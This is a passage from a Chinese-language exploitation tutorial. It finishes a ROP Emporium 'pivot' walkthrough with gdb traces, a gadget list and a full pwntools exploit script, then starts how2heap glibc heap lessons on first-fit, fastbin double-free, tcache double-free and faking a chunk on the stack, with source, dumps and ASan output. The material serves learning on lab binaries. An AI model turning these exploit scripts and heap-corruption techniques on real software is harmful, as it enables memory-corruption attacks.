ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:       mov    e
ax,DWORD PTR [eax])
EIP: 0x80488c1 (<usefulGadgets+1>:      ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x80488bc:   xchg   ax,ax
   0x80488be:   xchg   ax,ax
   0x80488c0 <usefulGadgets>:   pop    eax
=> 0x80488c1 <usefulGadgets+1>: ret
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
   0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
   0x80488c6 <usefulGadgets+6>: ret
[------------------------------------stack----------------------
---------------]
0000| 0xf755cf1c --> 0x80488c4 (<usefulGadgets+4>:      mov    e
ax,DWORD PTR [eax])
0004| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0008| 0xf755cf24 --> 0x1f7
0012| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0016| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
0020| 0xf755cf30 --> 0xa ('\n')
0024| 0xf755cf34 --> 0x0
0028| 0xf755cf38 --> 0x0
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488c1 in usefulGadgets ()
gdb-peda$ n
[---------------------------------registers--------------------
```

```
---------------]
EAX: 0x804a024 --> 0xf7772770 (<foothold_function>:     push   e
bp)
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf20 --> 0x8048571 (<_init+33>:      pop    ebx)
EIP: 0x80488c4 (<usefulGadgets+4>:      mov    eax,DWORD PTR [ea
x])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x80488c1 <usefulGadgets+1>: ret
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
=> 0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
   0x80488c6 <usefulGadgets+6>: ret
   0x80488c7 <usefulGadgets+7>: add    eax,ebx
   0x80488c9 <usefulGadgets+9>: ret
   0x80488ca <usefulGadgets+10>:        xchg   ax,ax
[------------------------------------stack----------------------
---------------]
0000| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0004| 0xf755cf24 --> 0x1f7
0008| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    e
ax,ebx)
0012| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:
call   eax)
0016| 0xf755cf30 --> 0xa ('\n')
0020| 0xf755cf34 --> 0x0
0024| 0xf755cf38 --> 0x0
0028| 0xf755cf3c --> 0x0
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080488c4 in usefulGadgets ()
```

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xf7772770 (<foothold_function>:   push   ebp)
EBX: 0x0
ECX: 0x54 ('T')
EDX: 0xf7731854 --> 0x0
ESI: 0xf772fe28 --> 0x1d1d30
EDI: 0x0
EBP: 0x0
ESP: 0xf755cf20 --> 0x8048571 (<_init+33>:      pop    ebx)
EIP: 0x80488c6 (<usefulGadgets+6>:      ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80488c2 <usefulGadgets+2>: xchg   esp,eax
   0x80488c3 <usefulGadgets+3>: ret
   0x80488c4 <usefulGadgets+4>: mov    eax,DWORD PTR [eax]
=> 0x80488c6 <usefulGadgets+6>: ret
   0x80488c7 <usefulGadgets+7>: add    eax,ebx
   0x80488c9 <usefulGadgets+9>: ret
   0x80488ca <usefulGadgets+10>:        xchg   ax,ax
   0x80488cc <usefulGadgets+12>:        xchg   ax,ax
[------------------------------------stack-------------------------------------]
0000| 0xf755cf20 --> 0x8048571 (<_init+33>:     pop    ebx)
0004| 0xf755cf24 --> 0x1f7
0008| 0xf755cf28 --> 0x80488c7 (<usefulGadgets+7>:      add    eax,ebx)
0012| 0xf755cf2c --> 0x80486a3 (<deregister_tm_clones+35>:  call   eax)
0016| 0xf755cf30 --> 0xa ('\n')
0020| 0xf755cf34 --> 0x0
0024| 0xf755cf38 --> 0x0
0028| 0xf755cf3c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080488c6 in usefulGadgets ()
```

pivot

基本同上，但你可以尝试把修改 rsp 的部分也用 gadgets 来实现，这样做的好处是我们不需要伪造一个堆栈，即不用管 ebp 的地址。如：

```
payload_2  = "A" * 40
payload_2 += p64(pop_rax)
payload_2 += p64(leakaddr)
payload_2 += p64(xchg_rax_rsp)
```

实际上，我本人正是使用这种方法，因为我在构建 payload 时， `0x0000000000400ae0 <+165>: leave` ，leave;ret 的地址存在截断字符 `0a` ，这样就不能通过正常的方式写入缓冲区，当然这也是可以解决的，比如先将 `0a` 换成非截断字符，之后再使用寄存器将 `0a` 写入该地址，这也是通常解决缓冲区中截断字符的方法，但是这样做难度太大，不推荐，感兴趣的读者可以尝试一下。

```
$ ropgadget --binary pivot --only "mov|pop|call|add|xchg|ret"
0x0000000000400b09 : add rax, rbp ; ret
0x000000000040098e : call rax
0x0000000000400b05 : mov rax, qword ptr [rax] ; ret
0x0000000000400b00 : pop rax ; ret
0x0000000000400900 : pop rbp ; ret
0x0000000000400b02 : xchg rax, rsp ; ret
```

```
from pwn import *

#context.log_level = 'debug'
#context.terminal = ['konsole']
io = process('./pivot')
elf = ELF('./pivot')
libp = ELF('./libpivot.so')

leave_ret = 0x0000000000400adf

foothold_plt     = elf.plt['foothold_function'] # 0x400850
```

```
foothold_got_plt = elf.got['foothold_function'] # 0x602048

pop_rax      = 0x0000000000400b00
pop_rbp      = 0x0000000000400900
mov_rax_rax  = 0x0000000000400b05
xchg_rax_rsp = 0x0000000000400b02
add_rax_rbp  = 0x0000000000400b09
call_rax     = 0x000000000040098e

foothold_sym = libp.symbols['foothold_function']
ret2win_sym  = libp.symbols['ret2win']
offset = int(ret2win_sym - foothold_sym) # 0x14e

leakaddr  = int(io.recv().split()[20], 16)

# calls foothold_function() to populate its GOT entry, then quer
ies that value into EAX
#gdb.attach(io)
payload_1  = p64(foothold_plt)
payload_1 += p64(pop_rax)
payload_1 += p64(foothold_got_plt)
payload_1 += p64(mov_rax_rax)
payload_1 += p64(pop_rbp)
payload_1 += p64(offset)
payload_1 += p64(add_rax_rbp)
payload_1 += p64(call_rax)

io.sendline(payload_1)

# rsp = leakaddr
payload_2  = "A" * 40
payload_2 += p64(pop_rax)
payload_2 += p64(leakaddr)
payload_2 += p64(xchg_rax_rsp)

io.sendline(payload_2)
print io.recvall()
```

这样基本的 ROP 也就介绍完了，更高级的用法会在后面的章节中再介绍，所谓的高级，也就是 gadgets 构造更加巧妙，运用操作系统的知识更加底层而已。

更多资料

- ROP Emporium
- 一步一步学 ROP 系列
- 64-bit Linux Return-Oriented Programming
- Introduction to return oriented programming (ROP)
- Return-Oriented Programming:Systems, Languages, and Applications
- Practical Return-Oriented Programming

3.1.5 返回导向编程（ROP）（ARM）

3.1.6 Linux 堆利用（上）

Linux 堆简介

堆是程序虚拟地址空间中的一块连续的区域，由低地址向高地址增长。当前 Linux 使用的堆分配器被称为 ptmalloc2，在 glibc 中实现。

更详细的我们已经在章节 1.5.8 中介绍了，章节 1.5.7 中也有相关内容，请回顾一下。

对堆利用来说，不用于栈上的溢出能够直接覆盖函数的返回地址从而控制 EIP，只能通过间接手段来劫持程序控制流。

how2heap

how2heap 是由 shellphish 团队制作的堆利用教程，介绍了多种堆利用技术，这篇文章我们就通过这个教程来学习。推荐使用 Ubuntu 16.04 64位系统环境，glibc 版本如下：

```
$ file /lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so: ELF 64-bit LSB shared object
, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter
 /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=088a6e00a1814622219f
346b41e775b8dd46c518, for GNU/Linux 2.6.32, stripped
```

```
$ git clone https://github.com/shellphish/how2heap.git
$ cd how2heap
$ make
```

请注意，下文中贴出的代码是我简化过的，剔除和修改了一些不必要的注释和代码，以方便学习。另外，正如章节 4.3 中所讲的，添加编译参数 `CFLAGS += -fsanitize=address` 可以检测内存错误。下载文件

first_fit

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    char* a = malloc(512);
    char* b = malloc(256);
    char* c;

    fprintf(stderr, "1st malloc(512): %p\n", a);
    fprintf(stderr, "2nd malloc(256): %p\n", b);
    strcpy(a, "AAAAAAAA");
    strcpy(b, "BBBBBBBB");
    fprintf(stderr, "first allocation %p points to %s\n", a, a);

    fprintf(stderr, "Freeing the first one...\n");
    free(a);

    c = malloc(500);
    fprintf(stderr, "3rd malloc(500): %p\n", c);
    strcpy(c, "CCCCCCCC");
    fprintf(stderr, "3rd allocation %p points to %s\n", c, c);
    fprintf(stderr, "first allocation %p points to %s\n", a, a);
}
```

```
$ gcc -g first_fit.c
$ ./a.out
1st malloc(512): 0x1380010
2nd malloc(256): 0x1380220
first allocation 0x1380010 points to AAAAAAAA
Freeing the first one...
3rd malloc(500): 0x1380010
3rd allocation 0x1380010 points to CCCCCCCC
first allocation 0x1380010 points to CCCCCCCC
```

这第一个程序展示了 glibc 堆分配的策略，即 first-fit。在分配内存时，malloc 会先到 unsorted bin（或者fastbins） 中查找适合的被 free 的 chunk，如果没有，就会把 unsorted bin 中的所有 chunk 分别放入到所属的 bins 中，然后再去这些 bins 里去找合适的 chunk。可以看到第三次 malloc 的地址和第一次相同，即 malloc 找到了第一次 free 掉的 chunk，并把它重新分配。

在 gdb 中调试，两个 malloc 之后（chunk 位于 malloc 返回地址减去 0x10 的位置）：

```
gef➤  x/5gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000211 <-- chunk
a
0x602010:    0x4141414141414141    0x0000000000000000
0x602020:    0x0000000000000000
gef➤  x/5gx 0x602220-0x10
0x602210:    0x0000000000000000    0x0000000000000111 <-- chunk
b
0x602220:    0x4242424242424242    0x0000000000000000
0x602230:    0x0000000000000000
```

第一个 free 之后，将其加入到 unsorted bin 中：

```
gef➤  x/5gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000211 <-- chunk
a [be freed]
0x602010:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- f
d pointer, bk pointer
0x602020:    0x0000000000000000
gef➤  x/5gx 0x602220-0x10
0x602210:    0x0000000000000210    0x0000000000000110 <-- chunk
b
0x602220:    0x4242424242424242    0x0000000000000000
0x602230:    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602000, bk=0x602000
 →   Chunk(addr=0x602010, size=0x210, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
```

第三个 malloc 之后：

```
gef➤  x/5gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000211 <-- chunk
c
0x602010:    0x4343434343434343    0x00007ffff7dd1d00
0x602020:    0x0000000000000000
gef➤  x/5gx 0x602220-0x10
0x602210:    0x0000000000000210    0x0000000000000111 <-- chunk
b
0x602220:    0x4242424242424242    0x0000000000000000
0x602230:    0x0000000000000000
```

所以当释放一块内存后再申请一块大小略小于的空间，那么 glibc 倾向于将先前被释放的空间重新分配。

好了，现在我们加上内存检测参数重新编译：

```
$ gcc -fsanitize=address -g first_fit.c
$ ./a.out
1st malloc(512): 0x61500000fd00
```

```
2nd malloc(256): 0x611000009f00
first allocation 0x61500000fd00 points to AAAAAAAA
Freeing the first one...
3rd malloc(500): 0x61500000fa80
3rd allocation 0x61500000fa80 points to CCCCCCCC
================================================================
=
==4525==ERROR: AddressSanitizer: heap-use-after-free on address
0x61500000fd00 at pc 0x7f49d14a61e9 bp 0x7ffe40b526e0 sp 0x7ffe4
0b51e58
READ of size 2 at 0x61500000fd00 thread T0
    #0 0x7f49d14a61e8  (/usr/lib/x86_64-linux-gnu/libasan.so.2+0
x601e8)
    #1 0x7f49d14a6bcc in vfprintf (/usr/lib/x86_64-linux-gnu/lib
asan.so.2+0x60bcc)
    #2 0x7f49d14a6cf9 in fprintf (/usr/lib/x86_64-linux-gnu/liba
san.so.2+0x60cf9)
    #3 0x400b8b in main /home/firmy/how2heap/first_fit.c:23
    #4 0x7f49d109c82f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)
    #5 0x400878 in _start (/home/firmy/how2heap/a.out+0x400878)

0x61500000fd00 is located 0 bytes inside of 512-byte region [0x6
1500000fd00,0x61500000ff00)
freed by thread T0 here:
    #0 0x7f49d14de2ca in __interceptor_free (/usr/lib/x86_64-lin
ux-gnu/libasan.so.2+0x982ca)
    #1 0x400aa2 in main /home/firmy/how2heap/first_fit.c:17
    #2 0x7f49d109c82f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)

previously allocated by thread T0 here:
    #0 0x7f49d14de602 in malloc (/usr/lib/x86_64-linux-gnu/libas
an.so.2+0x98602)
    #1 0x400957 in main /home/firmy/how2heap/first_fit.c:6
    #2 0x7f49d109c82f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)
```

一个很明显的 use-after-free 漏洞。关于这类漏洞的详细利用过程，我们会在后面的章节里再讲。

fastbin_dup

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    fprintf(stderr, "Allocating 3 buffers.\n");
    char *a = malloc(9);
    char *b = malloc(9);
    char *c = malloc(9);
    strcpy(a, "AAAAAAAA");
    strcpy(b, "BBBBBBBB");
    strcpy(c, "CCCCCCCC");
    fprintf(stderr, "1st malloc(9) %p points to %s\n", a, a);
    fprintf(stderr, "2nd malloc(9) %p points to %s\n", b, b);
    fprintf(stderr, "3rd malloc(9) %p points to %s\n", c, c);

    fprintf(stderr, "Freeing the first one %p.\n", a);
    free(a);
    fprintf(stderr, "Then freeing another one %p.\n", b);
    free(b);
    fprintf(stderr, "Freeing the first one %p again.\n", a);
    free(a);

    fprintf(stderr, "Allocating 3 buffers.\n");
    char *d = malloc(9);
    char *e = malloc(9);
    char *f = malloc(9);
    strcpy(d, "DDDDDDDD");
    fprintf(stderr, "4st malloc(9) %p points to %s the first tim
e\n", d, d);
    strcpy(e, "EEEEEEEE");
    fprintf(stderr, "5nd malloc(9) %p points to %s\n", e, e);
    strcpy(f, "FFFFFFFF");
    fprintf(stderr, "6rd malloc(9) %p points to %s the second ti
me\n", f, f);
}
```

```
$ gcc -g fastbin_dup.c
$ ./a.out
Allocating 3 buffers.
1st malloc(9) 0x1c07010 points to AAAAAAAA
2nd malloc(9) 0x1c07030 points to BBBBBBBB
3rd malloc(9) 0x1c07050 points to CCCCCCCC
Freeing the first one 0x1c07010.
Then freeing another one 0x1c07030.
Freeing the first one 0x1c07010 again.
Allocating 3 buffers.
4st malloc(9) 0x1c07010 points to DDDDDDDD the first time
5nd malloc(9) 0x1c07030 points to EEEEEEEE
6rd malloc(9) 0x1c07010 points to FFFFFFFF the second time
```

这个程序展示了利用 fastbins 的 double-free 攻击，可以泄漏出一块已经被分配的内存指针。fastbins 可以看成一个 LIFO 的栈，使用单链表实现，通过 fastbin->fd 来遍历 fastbins。由于 free 的过程会对 free list 做检查，我们不能连续两次 free 同一个 chunk，所以这里在两次 free 之间，增加了一次对其他 chunk 的 free 过程，从而绕过检查顺利执行。然后再 malloc 三次，就在同一个地址 malloc 了两次，也就有了两个指向同一块内存区域的指针。

libc-2.23 中对 double-free 的检查过程如下：

```
    /* Check that the top of the bin is not the record we are go
ing to add
       (i.e., double free).  */
    if (__builtin_expect (old == p, 0))
      {
        errstr = "double free or corruption (fasttop)";
        goto errout;
      }
```

它在检查 fast bin 的 double-free 时只是检查了第一个块。所以其实是存在缺陷的。

三个 malloc 之后：

```
gef➤  x/15gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021 <-- chunk
a
0x602010:	0x4141414141414141	0x0000000000000000
0x602020:	0x0000000000000000	0x0000000000000021 <-- chunk
b
0x602030:	0x4242424242424242	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000021 <-- chunk
c
0x602050:	0x4343434343434343	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000020fa1 <-- top ch
unk
0x602070:	0x0000000000000000
```

第一个 free 之后，chunk a 被添加到 fastbins 中：

```
gef➤  x/15gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021 <-- chunk
a [be freed]
0x602010:	0x0000000000000000	0x0000000000000000	<-- f
d pointer
0x602020:	0x0000000000000000	0x0000000000000021 <-- chunk
b
0x602030:	0x4242424242424242	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000021 <-- chunk
c
0x602050:	0x4343434343434343	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000020fa1
0x602070:	0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602010, size=0x20, f
lags=PREV_INUSE)
```

第二个 free 之后，chunk b 被添加到 fastbins 中：

```
gef➤  x/15gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021 <-- chunk
a [be freed]
0x602010:	0x0000000000000000	0x0000000000000000	<-- f
d pointer
0x602020:	0x0000000000000000	0x0000000000000021 <-- chunk
b [be freed]
0x602030:	0x0000000000602000	0x0000000000000000	<-- f
d pointer
0x602040:	0x0000000000000000	0x0000000000000021 <-- chunk
c
0x602050:	0x4343434343434343	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000020fa1
0x602070:	0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602030, size=0x20, f
lags=PREV_INUSE)  ←  Chunk(addr=0x602010, size=0x20, flags=PREV_
INUSE)
```

此时由于 chunk a 处于 bin 中第 2 块的位置，不会被 double-free 的检查机制检查出来。所以第三个 free 之后，chunk a 再次被添加到 fastbins 中：

```
gef➤  x/15gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021 <-- chunk
a [be freed again]
0x602010:    0x0000000000602020    0x0000000000000000      <-- f
d pointer
0x602020:    0x0000000000000000    0x0000000000000021 <-- chunk
b [be freed]
0x602030:    0x0000000000602000    0x0000000000000000      <-- f
d pointer
0x602040:    0x0000000000000000    0x0000000000000021 <-- chunk
c
0x602050:    0x4343434343434343    0x0000000000000000
0x602060:    0x0000000000000000    0x0000000000020fa1
0x602070:    0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602010, size=0x20, f
lags=PREV_INUSE)  ←  Chunk(addr=0x602030, size=0x20, flags=PREV_
INUSE)  ←  Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)  →
 [loop detected]
```

此时 chunk a 和 chunk b 似乎形成了一个环。

再三个 malloc 之后：

```
gef➤  x/15gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021 <-- chunk
d, chunk f
0x602010:    0x4646464646464646    0x0000000000000000
0x602020:    0x0000000000000000    0x0000000000000021 <-- chunk
e
0x602030:    0x4545454545454545    0x0000000000000000
0x602040:    0x0000000000000000    0x0000000000000021 <-- chunk
c
0x602050:    0x4343434343434343    0x0000000000000000
0x602060:    0x0000000000000000    0x0000000000020fa1
0x602070:    0x0000000000000000
```

所以对于 fastbins，可以通过 double-free 泄漏出一个堆块的指针。

加上内存检测参数重新编译：

```
$ gcc -fsanitize=address -g fastbin_dup.c
$ ./a.out
Allocating 3 buffers.
1st malloc(9) 0x60200000eff0 points to AAAAAAAA
2nd malloc(9) 0x60200000efd0 points to BBBBBBBB
3rd malloc(9) 0x60200000efb0 points to CCCCCCCC
Freeing the first one 0x60200000eff0.
Then freeing another one 0x60200000efd0.
Freeing the first one 0x60200000eff0 again.
================================================================
=
==5650==ERROR: AddressSanitizer: attempting double-free on 0x602
00000eff0 in thread T0:
    #0 0x7fdc18ebf2ca in __interceptor_free (/usr/lib/x86_64-lin
ux-gnu/libasan.so.2+0x982ca)
    #1 0x400ba3 in main /home/firmy/how2heap/fastbin_dup.c:22
    #2 0x7fdc18a7d82f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)
    #3 0x400878 in _start (/home/firmy/how2heap/a.out+0x400878)

0x60200000eff0 is located 0 bytes inside of 9-byte region [0x602
00000eff0,0x60200000eff9)
freed by thread T0 here:
    #0 0x7fdc18ebf2ca in __interceptor_free (/usr/lib/x86_64-lin
ux-gnu/libasan.so.2+0x982ca)
    #1 0x400b0d in main /home/firmy/how2heap/fastbin_dup.c:18
    #2 0x7fdc18a7d82f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)

previously allocated by thread T0 here:
    #0 0x7fdc18ebf602 in malloc (/usr/lib/x86_64-linux-gnu/libas
an.so.2+0x98602)
    #1 0x400997 in main /home/firmy/how2heap/fastbin_dup.c:7
    #2 0x7fdc18a7d82f in __libc_start_main (/lib/x86_64-linux-gn
u/libc.so.6+0x2082f)
```

一个很明显的 double-free 漏洞。关于这类漏洞的详细利用过程，我们会在后面的章节里再讲。

看一点新鲜的，在 libc-2.26 中，即使两次 free，也并没有触发 double-free 的异常检测，这与 tcache 机制有关，以后会详细讲述。这里先看个能够在该版本下触发 double-free 的例子：

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    int i;

    void *p = malloc(0x40);
    fprintf(stderr, "First allocate a fastbin: p=%p\n", p);

    fprintf(stderr, "Then free(p) 7 times\n");
    for (i = 0; i < 7; i++) {
        fprintf(stderr, "free %d: %p => %p\n", i+1, &p, p);
        free(p);
    }

    fprintf(stderr, "Then malloc 8 times at the same address\n")
;
    int *a[10];
    for (i = 0; i < 8; i++) {
        a[i] = malloc(0x40);
        fprintf(stderr, "malloc %d: %p => %p\n", i+1, &a[i], a[i
]);
    }

    fprintf(stderr, "Finally trigger double-free\n");
    for (i = 0; i < 2; i++) {
        fprintf(stderr, "free %d: %p => %p\n", i+1, &a[i], a[i])
;
        free(a[i]);
    }
}
```

```
$ gcc -g tcache_double-free.c
$ ./a.out
First allocate a fastbin: p=0x559e30950260
Then free(p) 7 times
free 1: 0x7ffc498b2958 => 0x559e30950260
free 2: 0x7ffc498b2958 => 0x559e30950260
free 3: 0x7ffc498b2958 => 0x559e30950260
free 4: 0x7ffc498b2958 => 0x559e30950260
free 5: 0x7ffc498b2958 => 0x559e30950260
free 6: 0x7ffc498b2958 => 0x559e30950260
free 7: 0x7ffc498b2958 => 0x559e30950260
Then malloc 8 times at the same address
malloc 1: 0x7ffc498b2960 => 0x559e30950260
malloc 2: 0x7ffc498b2968 => 0x559e30950260
malloc 3: 0x7ffc498b2970 => 0x559e30950260
malloc 4: 0x7ffc498b2978 => 0x559e30950260
malloc 5: 0x7ffc498b2980 => 0x559e30950260
malloc 6: 0x7ffc498b2988 => 0x559e30950260
malloc 7: 0x7ffc498b2990 => 0x559e30950260
malloc 8: 0x7ffc498b2998 => 0x559e30950260
Finally trigger double-free
free 1: 0x7ffc498b2960 => 0x559e30950260
free 2: 0x7ffc498b2968 => 0x559e30950260
double free or corruption (fasttop)
[2]    1244 abort (core dumped)  ./a.out
```

fastbin_dup_into_stack

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    unsigned long long stack_var = 0x21;
    fprintf(stderr, "Allocating 3 buffers.\n");
    char *a = malloc(9);
    char *b = malloc(9);
    char *c = malloc(9);
    strcpy(a, "AAAAAAAA");
    strcpy(b, "BBBBBBBB");
    strcpy(c, "CCCCCCCC");
    fprintf(stderr, "1st malloc(9) %p points to %s\n", a, a);
    fprintf(stderr, "2nd malloc(9) %p points to %s\n", b, b);
    fprintf(stderr, "3rd malloc(9) %p points to %s\n", c, c);

    fprintf(stderr, "Freeing the first one %p.\n", a);
    free(a);
    fprintf(stderr, "Then freeing another one %p.\n", b);
    free(b);
    fprintf(stderr, "Freeing the first one %p again.\n", a);
    free(a);

    fprintf(stderr, "Allocating 4 buffers.\n");
    unsigned long long *d = malloc(9);
    *d = (unsigned long long) (((char*)&stack_var) - sizeof(d));
    fprintf(stderr, "4nd malloc(9) %p points to %p\n", d, &d);
    char *e = malloc(9);
    strcpy(e, "EEEEEEEE");
    fprintf(stderr, "5nd malloc(9) %p points to %s\n", e, e);
    char *f = malloc(9);
    strcpy(f, "FFFFFFFF");
    fprintf(stderr, "6rd malloc(9) %p points to %s\n", f, f);
    char *g = malloc(9);
    strcpy(g, "GGGGGGGG");
    fprintf(stderr, "7th malloc(9) %p points to %s\n", g, g);
}
```

```
$ gcc -g fastbin_dup_into_stack.c
$ ./a.out
Allocating 3 buffers.
1st malloc(9) 0xcf2010 points to AAAAAAAA
2nd malloc(9) 0xcf2030 points to BBBBBBBB
3rd malloc(9) 0xcf2050 points to CCCCCCCC
Freeing the first one 0xcf2010.
Then freeing another one 0xcf2030.
Freeing the first one 0xcf2010 again.
Allocating 4 buffers.
4nd malloc(9) 0xcf2010 points to 0x7ffd1e0d48b0
5nd malloc(9) 0xcf2030 points to EEEEEEEE
6rd malloc(9) 0xcf2010 points to FFFFFFFF
7th malloc(9) 0x7ffd1e0d48b0 points to GGGGGGGG
```

这个程序展示了怎样通过修改 fd 指针，将其指向一个伪造的 free chunk，在伪造的地址处 malloc 出一个 chunk。该程序大部分内容都和上一个程序一样，漏洞也同样是 double-free，只有给 fd 填充的内容不一样。

三个 malloc 之后：

```
gef➤  x/15gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021 <-- chunk
a
0x602010:    0x4141414141414141    0x0000000000000000
0x602020:    0x0000000000000000    0x0000000000000021 <-- chunk
b
0x602030:    0x4242424242424242    0x0000000000000000
0x602040:    0x0000000000000000    0x0000000000000021 <-- chunk
c
0x602050:    0x4343434343434343    0x0000000000000000
0x602060:    0x0000000000000000    0x0000000000020fa1 <-- top ch
unk
0x602070:    0x0000000000000000
```

三个 free 之后：

```
gef➤  x/15gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021 <-- chunk
a [be freed twice]
0x602010:    0x0000000000602020    0x0000000000000000      <-- f
d pointer
0x602020:    0x0000000000000000    0x0000000000000021 <-- chunk
b [be freed]
0x602030:    0x0000000000602000    0x0000000000000000      <-- f
d pointer
0x602040:    0x0000000000000000    0x0000000000000021 <-- chunk
c
0x602050:    0x4343434343434343    0x0000000000000000
0x602060:    0x0000000000000000    0x0000000000020fa1
0x602070:    0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602010, size=0x20, f
lags=PREV_INUSE)  ←  Chunk(addr=0x602030, size=0x20, flags=PREV_
INUSE)  ←  Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)  →
 [loop detected]
```

这一次 malloc 之后，我们不再填充无意义的 "DDDDDDDD"，而是填充一个地址，即栈地址减去 0x8，从而在栈上伪造出一个 free 的 chunk（当然也可以是其他的地址）。这也是为什么 `stack_var` 被我们设置为 `0x21`（或 `0x20` 都可以），其实是为了在栈地址减去 0x8 的时候作为 fake chunk 的 size 字段。

glibc 在执行分配操作时，若块的大小符合 fast bin，则会在对应的 bin 中寻找合适的块，此时 glibc 将根据候选块的 size 字段计算出 fastbin 索引，然后与对应 bin 在 fastbin 中的索引进行比较，如果二者不匹配，则说明块的 size 字段遭到破坏。所以需要 fake chunk 的 size 字段被设置为正确的值。

```
/* offset 2 to use otherwise unindexable first 2 bins */
#define fastbin_index(sz) \
  ((((unsigned int) (sz)) >> (SIZE_SZ == 8 ? 4 : 3)) - 2)

  if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ()))
    {
      idx = fastbin_index (nb);
      [...]

      if (victim != 0)
        {
          if (__builtin_expect (fastbin_index (chunksize (victim
)) != idx, 0))
            {
              errstr = "malloc(): memory corruption (fast)";
              [...]
            }
            [...]
        }
    }
```

简单地说就是 fake chunk 的 size 与 double-free 的 chunk 的 size 相同即可。

```
gef➤  x/15gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021 <-- chunk
d
0x602010:    0x00007fffffffdc30    0x0000000000000000      <-- f
d pointer
0x602020:    0x0000000000000000    0x0000000000000021 <-- chunk
b [be freed]
0x602030:    0x0000000000602000    0x0000000000000000      <-- f
d pointer
0x602040:    0x0000000000000000    0x0000000000000021 <-- chunk
c
0x602050:    0x4343434343434343    0x0000000000000000
0x602060:    0x0000000000000000    0x0000000000020fa1
0x602070:    0x0000000000000000
gef➤  p &stack_var
$4 = (unsigned long long *) 0x7fffffffdc38
gef➤  x/5gx 0x7fffffffdc38-0x8
0x7fffffffdc30:    0x0000000000000000    0x0000000000000021 <--
fake chunk [seems to be freed]
0x7fffffffdc40:    0x0000000000602010    0x0000000000602010
 <-- fd pointer
0x7fffffffdc50:    0x0000000000602030
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602030, size=0x20, f
lags=PREV_INUSE)  ←  Chunk(addr=0x602010, size=0x20, flags=PREV_
INUSE)  ←  Chunk(addr=0x7fffffffdc40, size=0x20, flags=PREV_INUS
E)  ←  Chunk(addr=0x602020, size=0x0, flags=) [incorrect fastbin
